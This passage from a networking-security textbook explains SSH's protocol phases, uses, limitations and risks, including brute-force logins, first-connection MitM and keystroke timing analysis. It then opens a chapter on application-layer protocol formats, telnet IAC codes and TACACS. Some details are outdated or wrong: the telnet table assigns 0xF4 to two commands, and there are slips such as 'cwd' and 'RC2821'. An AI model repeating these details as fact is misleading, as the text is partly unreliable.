Authorization: SSH limits the traffic that can enter the tunnel and can restrict how data exits the tunnel. For remote login access, SSH restricts authorization to the user's login privileges.

Integrity: SSH uses encryption and cryptographic checksums to validate each packet. Any packet that fails an integrity check is viewed as an attack, which terminates the connection.

Nonrepudiation: Each packet is cryptographically signed using an HMAC, ensuring that the data actually came from the sender.

SSH has three primary uses: establish a secure network tunnel, provide a VPN with port-forwarding characteristics, and supply application-layer login functionality.

20.2 THE SSH PROTOCOL

The SSH protocol operates in five phases: algorithm negotiation, key exchange, server authentication, client authentication, and data transfer.

20.2.1 Phase 1: Algorithm Negotiation

As with SSL, SSH supports a variety of cryptographic algorithms. Upon the initial connection, the systems negotiate the cryptographic algorithms that will be used. Different SSH versions and platforms support different algorithms. For encryption, 3DES is required for default compatibility between SSH clients and servers. Other algorithms, such as DES, IDEA, CAST, AES, and Blowfish, are optional. SSH authentication may use RSA or DSA keys. The integrity algorithm depends on the version of SSH. The older version, SSHv1 (SSH version 1), uses MD5 for performing integrity checks. SSHv2 uses SHA1.

The SSH algorithm negotiation is very similar to SSL. The client offers a list of supported cipher combinations, and the server responds with its selection. There are some significant differences between the negotiations for SSL and SSH:

Combinations: Unlike SSL, where cipher sets are predefined, SSH keeps them separate. Any combination of cryptographic key exchange, host-key (certificate) exchange, encryption, MAC, and compression algorithms are supported. Although SSL only supports DSS certificates with MD5 checksums (as defined by the DSS specification), SSH can support DSS with MD5 or SHA1.

Weak Ciphers: Some SSL cipher sets include weak ciphers that are generally undesirable. They are included because they are part of predefined, standard cipher sets. SSL clients, such as Web browsers, may warn the user when weak ciphers are selected. In contrast, SSH simply does not support weak algorithms. If an algorithm is considered weak, then it is not offered as an option.

Bidirectional Negotiation: With SSL and SSH, the client offers a list of ciphers, and the server makes a selection; however, SSH follows this with a list of ciphers from the server, and the client makes a selection. It becomes very possible for the negotiation to result in two different sets of algorithms. The client may use 128-bit AES when transmitting to the server, and the server may select 3DES when responding to the client. A cryptanalysis attack against the traffic may require cracking two completely different algorithms.

20.2.2 Phase 2: Key Negotiation

The algorithm negotiation is immediately followed with a key exchange using the Diffie-Hellman (DH) algorithm. SSH performs key exchanges periodically—usually every hour. This way, if an attacker does manage to identify the keys, only a one-hour window of the conversation is compromised. Considering that SSH uses a large key size (512 bits or larger), an attacker is unlikely to crack any session within a usable timeframe.

20.2.3 Phase 3: Server Authentication

After completing the key exchange, all information is transmitted using encryption. The first data transmitted is the SSH server's public key. If the server has never been seen before, then the client prompts the user to validate the key. After validation, the server's key is added to the client's list of known servers. However, if the server *has* been seen before, then the client compares the key with the cached version. If the cache does not match, then the client usually aborts—unlike HTTPS (Chapter 19), the SSH user is not prompted to continue when the server fails to validate.

Most SSH clients associate server keys with network addresses. Unfortunately, servers are occasionally reinstalled or assigned new addresses. The result is a mismatch between the server's key and the client's cache. The user must resolve the issue, and the resolution varies with different SSH clients:

OpenSSH: The OpenSSH client (*http://www.openssh.org/*) is used on most Unix systems. For OpenSSH, users must manually edit their host-key cache files to remove the mismatched server entry. The file is stored in the user's home directory: `$HOME/.ssh/known_hosts`. For users who connect to many SSH servers, this can be a very large file. To resolve mismatched cache entries, users must edit the file and delete the line for the offending server. This is significantly different from HTTPS, where most browsers prompt users to continue.

PuTTY: For Windows SSH clients, PuTTY (*http://www.putty.nl/*) is common. PuTTY stores the host-key cache in the Registry under `HKEY_CURRENT_USER\Software\SimonTatham\PuTTY`. But rather than editing the Registry, PuTTY prompts the user when the host key does not match. The user has the option to accept the new host key and overwrite the old one.

Mocha Telnet: For PocketPC, WindowsCE, PalmOS, mobile phones, and most other platforms, Mocha Telnet (*http://www.mochasoft.dk/*) is available for supporting SSH. Unlike OpenSSH and PuTTY, Mocha Telnet does not cache server keys. As a result, all servers are always accepted.

Other SSH clients, such as F-Secure SSH, ZOC, and Pragma SSH all use different caching methods. Resolving mismatched keys requires knowing the specific type of SSH client.

20.2.4 Phase 4: Client Authentication

After authenticating the server, the client is authenticated. The client may transmit any combination of a password, a challenge signed by the client key, or a digital identifier for authentication. If the authentication works, then the client successfully connects. If the authentication fails, however, the client is disconnected. SSH servers may permit multiple password retries, but repeated failures result in a disconnection.

20.2.5 Phase 5: Data Transfer

After negotiating the algorithms, exchanging keys, and authenticating both the client and server, an encrypted VPN tunnel is established. The SSH VPN permits multiple channels—similar to the transport layer's ports. Through concurrent channels, SSH supports many simultaneous connections. For example, a login shell may be on channel #0, an X11 graphical traffic on channel #1, and a VPN proxy on channel #2. All of this data transfers across an encrypted tunnel that changes keys every few minutes.

20.3 COMMON SSH USES

SSH was originally designed as a replacement for less-secure Unix commands. Telnet, FTP, `rlogin`, `rcp`, and `rsh` provide login access, file transfer functionality, and remote command execution, but they transmit passwords in plaintext. The systems are also vulnerable to TCP hijacking (and UDP hijacking, in the case of FTP). SSH provides all of these functionalities over an encrypted channel. For example, the OpenSSH client, `ssh`, supports command-line options for performing these operations. SSH also provides support for arbitrary port forwarding and automated system usage.

20.3.1 Remote Login

Using OpenSSH's `ssh` without any command options provides a login prompt. The basic usage is `ssh` *`hostname`* or `ssh` *`user@hostname`*. These commands establish an SSH tunnel to the server, *`hostname`*, using the account name *`user`*. When creating a command-line shell, the SSH client provides both application layer and presentation layer functionality.

20.3.2 Remote Command Execution

The OpenSSH client permits operating similar to the BSD remote-shell command, `rsh`. After specifying the user and hostname, any other options are treated as a command. The command is executed immediately after logging in. For example, the command `ssh user@hostname ls` will remotely log in to `hostname` as `user` and execute the command `ls`. The file streams STDIN, STDOUT, and STDERR (standard input, output, and error) are passed across the SSH tunnels, so the output from `ls` is transmitted back to the client. Specifying no command is the same as specifying the user's login shell. For example, if the user uses `/bin/sh`, then `ssh user@hostname` is the same as `ssh user@hostname /bin/sh`.

As mentioned in Chapter 9 (Section 9.2.3.1), SSH can support very complex remote command execution. SSH can tunnel anything that uses STDIN, STDOUT, and STDERR to communicate—including VPN software.

20.3.3 File Transfers

There are two methods for performing SSH file transfers. The first method uses remote command execution. In effect, the tunnel is used to pass the file. Sample transfer commands include the following:

```
ssh user@hostname "cat remotefile" > localfile
cat localfile | ssh user@hostname "cat > remotefile"
ssh user@hostname "tar –cf – directory" | tar –xvf –
tar –cf – directory | ssh user@hostname "tar –xvf –"
```

The first two examples download and upload a single file. The second two examples transfer entire directories. In both cases, the data is converted to a single character stream and transmitted over STDOUT and STDIN (respectively).

The second method uses SSH subsystems. The SSH server permits the execution of well-defined applications. This is similar to the Unix `inetd` system, where different network ports are used to run different applications. Using the `-s` option, different subsystems can be selected. The default subsystem is a login shell, but SSH's FTP is a common, default subsystem. By specifying `-s sftp`, the `sftp-server` service is accessed. As with regular FTP servers, FTP clients are specifically designed to interact with the server. As such, the SSH command `sftp` presents the user with an FTP-like interface for transferring files.

Just as `sftp` resembles FTP, `scp` resembles the remote-copy command, `rcp`. Using `scp`, files can be transferred between systems through the SSH tunnel.

20.3.4 Port Forwarding

Although SSH forwards streams such as STDIN, STDOUT, and STDERR, it can also forward TCP ports. Using the OpenSSH options `-R` and `-L`, a port on the local system can be passed to the remote end, and vice versa. As an example, the X11 graphical protocol uses 6000/tcp. SSH can relay data to this port and allow X11 traffic to pass over the encrypted tunnel.

Users do not need to remember the `–R` *and* `–L` *options for forwarding X11. The* `-X` *option enables X11 forwarding.*

Do Not Disturb

When using wireless networks at hotels, anyone with a wireless packet sniffer can intercept Web traffic. Surfing the Web from a hotel (or coffee shop or airport) is neither safe nor private. Even using SSL does not guarantee security; however, SSH can add security for traveling computer users.

Most Web browsers support the use of Web proxies. The proxies may either be HTTP or SOCKS. This functionality can be combined with SSH to secure Web connections. Before going on the trip:

- Install an SSH server on a trusted host. Allow users across the Internet to access the SSH server. All other network services should be blocked by a firewall.
- Configure a SOCKS server on the trusted host's port 1080/tcp. The SOCKS server should not be accessible by anyone except users already logged in to the host.

Then, when traveling, use SSH to encrypt the Web traffic:

- Use the command ssh user@hostname –L 8888:localhost:1080 to establish a secure tunnel from 8888/tcp on the local system to the remote SOCKS server.
- Configure the Web browser to use a SOCKS proxy on port 8888/tcp on the local system.

Using this configuration, all Web connections—HTTP and HTTPS—will pass through the SSH tunnel and relay out to the trusted proxy. Although the connection is only as secure as HTTP (or HTTPS) from the trusted server, the connection between the hotel and the proxy is very secure. An attacker at the hotel will not be able to intercept Web traffic.

20.3.5 Automated Systems

SSL is commonly used by automated systems for establishing secure connections. However, as mentioned in Chapter 19, SSL has many limitations when used by automated systems. For example, SSL clients are vulnerable to MitM attacks, DNS poisoning, and risks from handling invalid certificates. In contrast, SSH addresses many of SSL's limitations:

Authentication: Using preshared client keys, SSH connections authenticate both the client and the server. Unlike SSL, SSH does not require a third-party for validation. This means that SSH will not inherit risks when using DNS.

Configuring SSH with preshared client keys is no more difficult than using SSL's client-side certificates.

MitM Protection: With SSL, client-side authentication is optional, allowing potential MitM attacks. With SSH, client authentication is mandatory. As a result, SSH is unlikely to be compromised by a MitM attack.

Extendibility: With SSL, each application must be designed to use SSL. Wrapper applications, such as `stunnel`, can be used for adding SSL support to predefined executables. In contrast, SSH permits any command-line application to be executed remotely and can be quickly integrated with applications through scripts.

Failure Options: When SSL connections fail to authenticate, the cause may be unknown. Did the server fail? Was it the client? Is there a problem with the CA? This leads to development options where failures may be ignored. In contrast, a failure to authenticate with SSH indicates a clear problem and is fatal to the connection.

20.4 SSH LIMITATIONS

Security is the primary design for SSH. As a result, there are limitations for other usability issues, including anonymous logins, speed, and UDP support.

20.4.1 Anonymous Logins

One of the largest benefits of using the Internet is flexibility. Any client can connect to any server and communicate (assuming they use the same protocol). For example, FTP and HTTP are common application-layer protocols that permit any process to transfer files between systems. The client may be new and unfamiliar to the server, but the service is available. With these protocols, the client can be anonymous and unknown, but there is a limitation: the network streams are insecure and vulnerable to MitM and hijacking attacks.

In contrast to FTP and HTTP, SSH is the opposite extreme: connections are not vulnerable to attack, but anonymous and unknown connections are not permitted. For example, although the `sftp` client can establish a secure connection and transfer files like FTP, it does not permit anonymous logins. Anonymous FTP sites cannot be converted to use SSH without requiring a valid login. Similarly, HTTP over SSH requires a valid login—an arbitrary user with an SSH client cannot connect. Although offering security, SSH breaks the use model for flexibility by forbidding anonymous and unknown connections.

FTP and HTTP allow any clients to connect but offer no security. SSH offers security but does not allow arbitrary clients to connect. SSL tries to fill the middle ground, offering arbitrary connections and protection from network attacks. Unfortunately, without preshared certificates, trusted CAs, and proper authentication failure handling, SSL is vulnerable to MitM attacks.

20.4.2 Speed

SSH requires a significant amount of overhead. The initial connection and negotiation generates around 17 packets before encryption can be used. This includes 3 packets for the initial TCP handshake, 4 packets for SSH version identification, (2 transmits and 2 TCP ACKs), and 10 or more packets for negotiating algorithms and keys. The initial host-key validation and login banner may add another 17 packets—and this does not even include the client-side authentication (usually another 4 packets). This initial negotiation generates significantly more overhead than 12 packets used by SSL.

After the initial connection, SSH encrypts, computes checksums, and cryptographically signs every packet, which results in a huge performance overhead. Each of these operations is computationally expensive. Usually the network is the slowest link between two computers. A 75 MHz Pentium (1990 technology) can easily handle 100 Mbps connections. But with SSH and a sustained high traffic volume, the computational processing time can become a bottleneck—even on systems with gigahertz CPUs. This overhead becomes noticeable when using VoIP, online games, or X-Windows over SSH. As a result, SSH is not ideal for systems that generate many connections in a short period or have high-speed performance requirements.

20.4.3 SSH and UDP

SSH is ideal for tunneling any point-to-point data stream. STDIN, STDOUT, STDERR, and TCP are all point-to-point implementations. Protocols that are not point-to-point, such as UDP, cannot be tunneled, however, because without an established point-to-point connection, the SSH system does not know where to relay packets. This is the same problem found with NAT systems (Chapter 12).

When a UDP service is required over an SSH connection, the solution is usually PPP over SSH. As discussed in Chapter 9 (Section 9.2.3.1), PPP can be combined with SSH, creating an encrypted VPN connection. Although PPP generates a low overhead, it also creates a lot of traffic. In the best case, the transmitted data is small—much less than the MTU for TCP—creating a one-to-one relationship between PPP-over-SSH traffic and actual network traffic; the only significant overhead becomes the SSH processing speed. Unfortunately, small packets are uncommon when transferring large files or running network-intensive applications. As a result, SSH's poor performance is very apparent. Although the VPN is secure and supports both TCP and UDP, it is slow.

20.5 RISKS

From an attacker's viewpoint, SSH lives up to its name. Few attackers will attempt to compromise an established SSH connection, and full SSH hijacking is unheard of. Hijacking attempts simply result in a disconnection. Although there are few options to mitigate SSH risks, few are needed. The biggest risks to SSH come from default settings, MitM attacks, and client-key transport. To a lesser extent, volume analysis is also a risk.

20.5.1 Default Settings

Although a default installation of the SSH client and server are very secure, leaving default settings can lead to security risks. The most common attack against SSH is a brute-force login. Accounts such as "root" and "admin" are checked against a password list (or for no password at all). Although this is not a limitation with SSH, SSH does provide a method to connect into a system with user privileges. Weak accounts on the system can be brute-forced through SSH.

Fortunately, SSH provides many options for mitigating brute-force login attacks. For example, root logins can be denied, the number of password retries can be limited, and the number of reconnections can be throttled. On more secure systems, the SSH server can require client keys—immediately stopping all brute-force password attempts. In addition, SSH can be combined with firewalls such as `iptables` to restrict connections to specific remote hosts.

On rare occasions, remote overflows are discovered with certain SSH versions. As a result, attackers continually scan for SSH on its default port: 22/tcp. SSH can be easily moved to other ports. In addition, the SSH server can be recompiled to display an alternate version string. This ensures that the detection of an SSH server does not disclose the true version information.

20.5.2 MitM

A MitM attack against SSH is very difficult. It primarily happens when a client connects to the server for the first time. (Few users actually check the server string. Usually it is just accepted.) To succeed at this type of attack, the attacker must:

1. Know the client has not connected to the server before.
2. Know that there is no client key (or know the public key for the client key).
3. Know when the client will be connecting.

4. Intercept the TCP connection.

Although the latter two requirements are plausible on a compromised network, the first two requirements are usually guessed. If the attacker guesses right, then the hijacker's SSH server key is accepted and the MitM is completed. But if the client-key is unknown, then the client-side authentication will fail. If the client has seen the server before, then a warning is usually displayed. Unlike SSL, warnings are rarely displayed with SSH, so the victim notices when a warning is displayed.

20.5.3 Transferring Client Keys

As with PGP and SSL, SSH is most vulnerable when transferring keys across the network. An SSH key has two components: a private key and a public key. Both keys are stored as files. Transporting the keys between systems opens them to interception. Similar to PGP, the SSH keys may be password protected. Most users only maintain one private key. If this key becomes compromised, then it effectively compromises all systems that only require the client key for authentication.

NOTE

SSH client keys can be password protected, but no password is an option. Most automated systems that use SSH do not password protect the keys. If the keys were password protected, then the password would still need to be stored on the system for use by the automated application.

Fortunately, users rarely email or transfer private SSH client keys. Although the public ones may be openly transported, private ones are kept private. In addition, many users use SSH (with password-only authentication) to transfer keys between systems. This ensures a secure transport.

20.5.4 Volume Analysis

As discussed in Chapter 4, cryptographic systems include five elements: the plaintext, ciphertext, algorithm, key, and environment. For SSH, the plaintext is only accessible outside of the encrypted tunnel, leaving the ciphertext accessible to attackers. SSH uses strong algorithms and long keys to reduce the risk from cryptanalysis. However, the environment used by SSH can reveal the type of data passing through the encrypted tunnel. An attacker can identify how the tunnel is being used and determine the contents of some encrypted packets without ever cracking the cryptography.

A network *volume analysis* evaluates the overall number of packets to identify content. In the most general sense, a large number of packets being transmitted indicates activity, whereas little or no volume indicates little or no activity. Network traffic schemes, such as the Nagel algorithm (see Chapter 14) and chaffing (Chapter 13) can obscure data, which impairs volume analysis. Fortunately for the attacker, SSH does not use chaffing and disables the Nagel algorithm. As a result, every set of data passed to SSH is immediately transmitted, and an acknowledgement is returned. This can be used to identify keyboard usage, carriage returns, and sometimes applications.

20.5.4.1 SSH Initialization

Packet-capturing tools can observe the SSH initialization but cannot identify the encrypted packet contents. Because authentication is encrypted, the type of authentication used is generally unknown. However, by viewing the timing and delays between the packets, as well as the encrypted packet sizes, the authentication system can be identified (Figure 20.1). For example:

- A noticeable delay within the initialization implies that the user entered a password. No delay with a transfer indicates a client key.
- A small delay at the beginning of the connection indicates a client key. The SSHv2 initialization takes approximately 44 TCP packets. The delay will be around the ninth packet (server key exchange initialization—704 bytes) and thirteenth packet (DH key exchange reply—346 bytes). The delay is due to certificate-related computations. When only using a password, the extra computation time is not needed.
- A small delay at the beginning followed by a long delay suggests a certificate and a human-entered password.

20.5.4.2 Identifying Keystrokes

In September 2001, three researchers at the University of California, Berkeley disclosed a timing attack against SSH that could identify keystrokes [Song2001]. For most typists, the average delay between key presses is less than 200 milliseconds; this is why TCP's Nagel algorithm delays packet transmission by 200 ms. However, SSH disables the Nagel algorithm. When SSH connects to a login shell, every keystroke generates a short packet. As a result, a series of encrypted SSH packet that are small and separated by around 200 ms indicates human typing. In addition, each keystroke is echoed back by the terminal. The result is an observed three packets for every keystroke: the key being transmitted from the client to the server, the terminal echo with ACK, and the client's final TCP ACK (Figure 20.2). On a 10 Mbps network, these three packets usually appear with less than a thousandth of a second separation, although keystrokes are much further apart—on the order of hundredths of a second apart.




FIGURE 20.1 SSH initialization packet sizes over time.




FIGURE 20.2 Sample timings in seconds and packet sizes in bytes for keystrokes sent over SSH.

20.5.4.3 Identifying Packet Contents

In a command shell, keystrokes are used to enter commands, and the Enter key executes the command. This appears in the packet capture as a set of identified keystrokes, followed by a short data burst from the server. The size of the data burst indicates the amount of data generated. In addition, each burst will be followed by a command prompt—the prompt will likely be a packet that is the same size at the end of each burst. Using this information, each press of the Enter key can be identified.

Human factors, combined with packet analysis, can hint at packet contents. For example:

- Three keys pressed quickly and followed by an Enter key are likely a Unix command, such as `pwd`, `cwd`, or `who`. The size of the reply packet can help narrow down the likely command. (Most other three-letter Unix commands are followed by parameters.) Although the exact command may be unknown, the number of characters is definite.
- Repetitive backspaces are usually pressed at a fixed interval, although different people have different intervals.
- Spaces are usually followed by a short pause, so the number of words on each line can be estimated.

In addition, side-traffic sniffing can also identify likely commands. If DNS lookups are generated, or other TCP or UDP connections are established, then the command may be guessed. For example, if an attacker observes four characters, a space, and six more characters followed by an Enter key, then a two-word command was likely typed. If this is immediately followed by a DNS query for the system `chunky`, then the typed command was likely `host chunky`.

20.5.4.4 Identifying Applications

Keyboard entry is not the only identifiable type of SSH packet. Different applications generate different packet sequences. For example, the traffic generated by starting the Firefox Web browser over X-Windows tunneled through SSH is consistent and unique. Firefox differs from xterm, xclock, Mozilla, and other X-Windows applications. Even editors such as `vi` and `emacs` generate distinct volume patterns.

20.5.4.5 Mitigating Volume Analysis

An attacker can use packet volume analysis to gain insight into how the encrypted channel is being used, even if the exact keys are unknown. In some cases, the exact contents of the channel can be determined without ever attempting to crack the cryptographic protection.

SSH has nothing native to mitigate the risks from volume analysis, but steps can be taken to lessen the likelihood of identification. For example, the observer cannot distinguish different SSH channels. A chaffing program can be used to generate constant noise over a second channel (such as a forwarded TCP port) to deter volume analysis.

SUMMARY

SSH is one of the most secure protocols on the Internet. It uses strong encryption, reliable authentication, and good default settings. SSH addresses many of the limitations found in common remote login applications, as well as security-oriented protocols such as SSL. The limitations for SSH primarily center around authentication, transporting client keys and accepting new host keys, as well as speed. More importantly, its biggest weakness is minor: a rare attack based on packet-volume analysis.

REVIEW QUESTIONS

1. What are some common uses for SSH?
2. What types of authentication does SSH support?
3. Does SSH forward UDP packets?
4. Does SSH's `sftp` support anonymous logins?
5. Is DNS poisoning a risk for SSH connections?

DISCUSSION TOPICS

1. Using two Unix workstations and an X-Windows Web browser, time how long it takes to start the browser over the SSH connection. Repeat the experiment with a non-SSH connection (try using `set DISPLAY=remote-host:0`). Is one method noticeably slower? What SSH options can be used to improve performance? For example, is one encryption algorithm faster than another?
2. Use a packet sniffer to monitor SSH connections. Can keystrokes or specific applications be identified? Does sniffing non-SSH packets assist in determining typed keys or activity?
3. SSL, IPsec, and IPv6 support encryption without chaffing. Are these systems vulnerable to the same volume analysis attack used against SSH?

4. Is there a benefit to using SSH over an established VPN such as IPv6 or IPsec? Is there a benefit to using HTTPS over SSH?

ADDITIONAL RESOURCES

SSH is widely supported and well documented. The OpenSSH project (*http://www.openssh.org/*) offers detailed and technical information, as well as help files and source code. *SSH, The Secure Shell: The Definitive Guide* by Daniel Barrett, Richard Silverman, and Robert Byrnes (O'Reilly Media, May 2005, ISBN 0-596-00895-3) is an excellent resource that offers real-world usage, examples, and advice for configuring and using SSH. In addition, the online Unix manuals for OpenSSH, including `ssh(1)`, `sshd(8)`, `ssh_config(5)`, and `sshd_config(5)`, are very descriptive and informative.

Part VIII OSI Layer 7

In This Part

- Application Layer
- SMTP
- HTTP

Layer 7 of the ISO OSI model is the application layer. This layer provides application-specific network support. There are thousands of application layer protocols; some fill specific niches whereas others provide generalized functions. Two of the most widely used application layer protocols are SMTP (email) and HTTP (Web).

This page intentionally left blank

21 Application Layer

In This Chapter

- Common Formats
- General Risks

The OSI application layer provides application-specific network support and interfaces with the user-level software. The application layer is the most flexible of the OSI layers and allows a variety of application-specific protocols. Unlike other layers, this layer does not define specific functionality requirements. As a result, there are thousands of application layer protocols—ranging from very specific to very general. These protocols can support any type of required functionality. Some common application layer protocols include the following:

Network Diagnostics: SNMP, RSTAT, RWHO

File Access and Data Transfer: NFS, SMB, FTP, TFTP, HTTP, LPD

System Configuration: NTP, DHCP, BOOTP

Remote Command Execution: RLOGIN, REXEC, RSH, Telnet, SSH

Remote Desktop Access: VNC, RDP

Graphics and Audio: X-Windows, RTP, RTSP, VoIP

Authentication: TACACS

The set of possible functions are not limited to this list, and many protocols fit more than one category. HTTP for example, was designed for generic data transfer. Not only can it be used for file access, but it can also provide streaming data or configuration information.

In general, application layer protocols interface between the user's application and the presentation and lower OSI layers. The network communication provides identification, configuration, and other application layer parameters, as well as application data. For example, the Line Printer Daemon protocol (LPD) submits information to a network printer [RFC1179]. The user-level applications `lpr`, `lp`, and `enscript` accept data from the user (or another nonnetwork application) and encode the data using the LPD protocol. This specifies the print server, print queue, cover page information, and page configuration, as well as the data to print. The LPD-encoded data is passed to the presentation layer and down the network stack, transporting the data to the server for printing. LPD can also be used to query the printer's status, cancel a print job, or clear a print queue. In this process, there is a clear distinction between the application, data, and protocol.

TACACS

The Terminal Access Controller Access Control System (TACACS) is an example of an application layer protocol that provides authentication, authorization, and accounting functionality. Created for accessing terminal servers and network devices, the TACACS client sends a username and password to a server, and is granted access based on the authorization associated with the credentials [RFC1492]. After authenticating, the client may access the terminal server or request a SLIP connection (see Chapter 9). The security and usage of TACACS is very similar to protocols such as telnet and FTP; the main distinction is TACACS' focus on connections to terminal servers and routers.

TACACS has undergone many revisions. XTACACS (extended TACACS) separated the authentication and authorization components in TACACS to create a more modular protocol. XTACACS also switched to a signature authentication scheme, similar to Kerberos, where the password is never transmitted. Cisco elaborated on XTACACS, creating a variant called TACACS+ that includes encryption between the client and server.

Although TACACS+ does provide authentication, authorization, and privacy (via encryption), it does contain a few limitations. For example, the protocol is vulnerable to replay attacks, and the cryptographic session identifier is vulnerable to collision attacks—similar to the encryption weaknesses with

WEP (Chapter 7). The encryption is also stream based, so the length of the encrypted password may be identifiable even if the actual letters are unknown. The Openwall Project detailed a number of vulnerabilities in TACACS+ in its OW-001-tac_plus advisory (*http://www.openwall.com/advisories/OW-001-tac_plus/*).

21.1 COMMON FORMATS

Although the data formats for application layer protocols vary greatly, there are some common elements. Most application layer protocols use a binary command structure, text-based command-reply, meta headers, or XML for communication. In addition, these protocols can be based on push or pull technologies.

21.1.1 Push versus Pull

Push technologies allow one system to initiate a data transfer to another system without a request from the recipient. For example, TV and radio are common mass-media push technologies. Application layer push-oriented protocols include email (SMTP) and VoIP.

In contrast to push systems, *pull technologies* require the recipient to issue a request for information retrieval. Example protocols include the Web (HTTP), newsgroups (NNTP), and remote login protocols such as SSH and Telnet.

Most network protocols are pull technologies, although some may have push elements. For example, DNS (OSI layer 5) allows users to pull data, but servers can push data to other servers. Similarly, the simple network management protocol (SNMP) allows clients to push configuration changes to servers or pull values from servers. (As discussed in Chapter 23, HTTP also has push functionality but is primarily used as a pull technology.)

21.1.2 Binary Commands

A *binary command structure* uses a predefined command set. For example, the integer “1” may indicate “GET” and “2” might specify “REPLY.” These fixed control sets limit a protocol’s flexibility—actions outside of the predefined command set are unavailable. Fixed control sets are useful when the protocol does not require a wide range of functionality. For example, LPD (RFC1179) only defines 35 different commands. LPD does not require remote command execution or audio controls, so these functions are not part of the fixed control set.

Binary command sets are not necessarily static. SNMP uses a binary command set for basic functions (e.g., `Get`, `Get Next`, and `Set`) but uses a variable-length numeric parameter to specify management items. Called the *management information base* (MIB—RFC1156), the numeric parameters identify paths within a virtual tree. For example, the identifier `1.3.6.1.2.1.1.1.1.0` denotes the first branch, followed by the third branch, sixth branch, and so on. This particular *object identifier* (OID) denotes the system description. Different network devices use different MIBs that define different binary command structures. However, support for any particular OID is specific to the SNMP implementation and installed MIBs.

21.1.3 Command-Reply

Command-reply controls are used for bidirectional communication. For these systems, a command is sent, and a reply is received. The commands are usually text based to allow new commands to be easily added.

Example command-reply protocols include HTTP, FTP, SMTP, and POP3. For example, the Post Office Protocol version 3 (POP3—RFC1939) uses commands such as `STAT` for status, `LIST` to retrieve the list of emails, `RETR` to retrieve a specific message, and `DELE` to delete an email from the server. FTP has commands such as `GET`, `PUT`, and `DEL`.

What Is Telnet?

Telnet was one of the first official network protocols, and it supplies remote login access. A user can use the `telnet` application to connect to a remote host and access a login shell. Although telnet is primarily defined in RFC137, its history spans over 100 RFCs. (Telnet.org offers a very complete list of RFCs at *http://www.telnet.org/htm/dev.htm*).

The telnet protocol is sometimes used as an example of a command-reply protocol. The user types a command, and the remote server replies. But telnet actually uses a binary command structure for communicating between the client and server. Each command contains 3 bytes: 0xFF identifies an *interpret as command* (IAC) character, and 2 bytes define the specific command and options. All other bytes are simply user data. The specific telnet commands are listed in Table 21.1. The full list of commands and options are described in the `telnet(1)` online manual. Most of the IAC commands are not visible to the `telnet` user. Instead, when a user types a command and sees a reply, the visible command reply occurs at the user layer. The telnet protocol simply passes the user data between the client and the server, although IAC commands are occasionally generated. For example, pressing the backspace key triggers an IAC EC sequence, which causes a character to be erased.

TABLE 21.1 Telnet IAC Values

Abbreviation	Code	Purpose
SE	0xF0	Subnegotiation parameter end.
NOP	0xF1	No operation.
DM	0xF2	Data mark, used for data synchronization.
BRK	0xF3	Break.
IP	0xF4	Interrupt process.
AO	0xF4	Abort output.
AYT	0xF6	Are you there? (A primitive ping-like request.)
EC	0xF7	Erase character.
EL	0xF8	Erase line.
GA	0xF9	Go ahead.
SB	0xFA	Subnegotiation parameter begin.
WILL	0xFB	Indicates supported parameters.
WONT	0xFC	Indicates unsupported parameters.
DO	0xFD	Requests remote connection to support parameters.
DONT	0xFE	Requests remote connection to not support parameters.
IAC	0xFF	Interpret as command.

21.1.3.1 Command-Reply Flexibility

Although command-reply methods are well defined, they are not always enabled or accessible. For example, SMTP (RC2821) defines the `VRFY` command for verifying email addresses on the mail server. Due to information leakage (disclosure of valid email addresses), `VRFY` is usually disabled in modern mail systems. SMTP is detailed in Chapter 22.

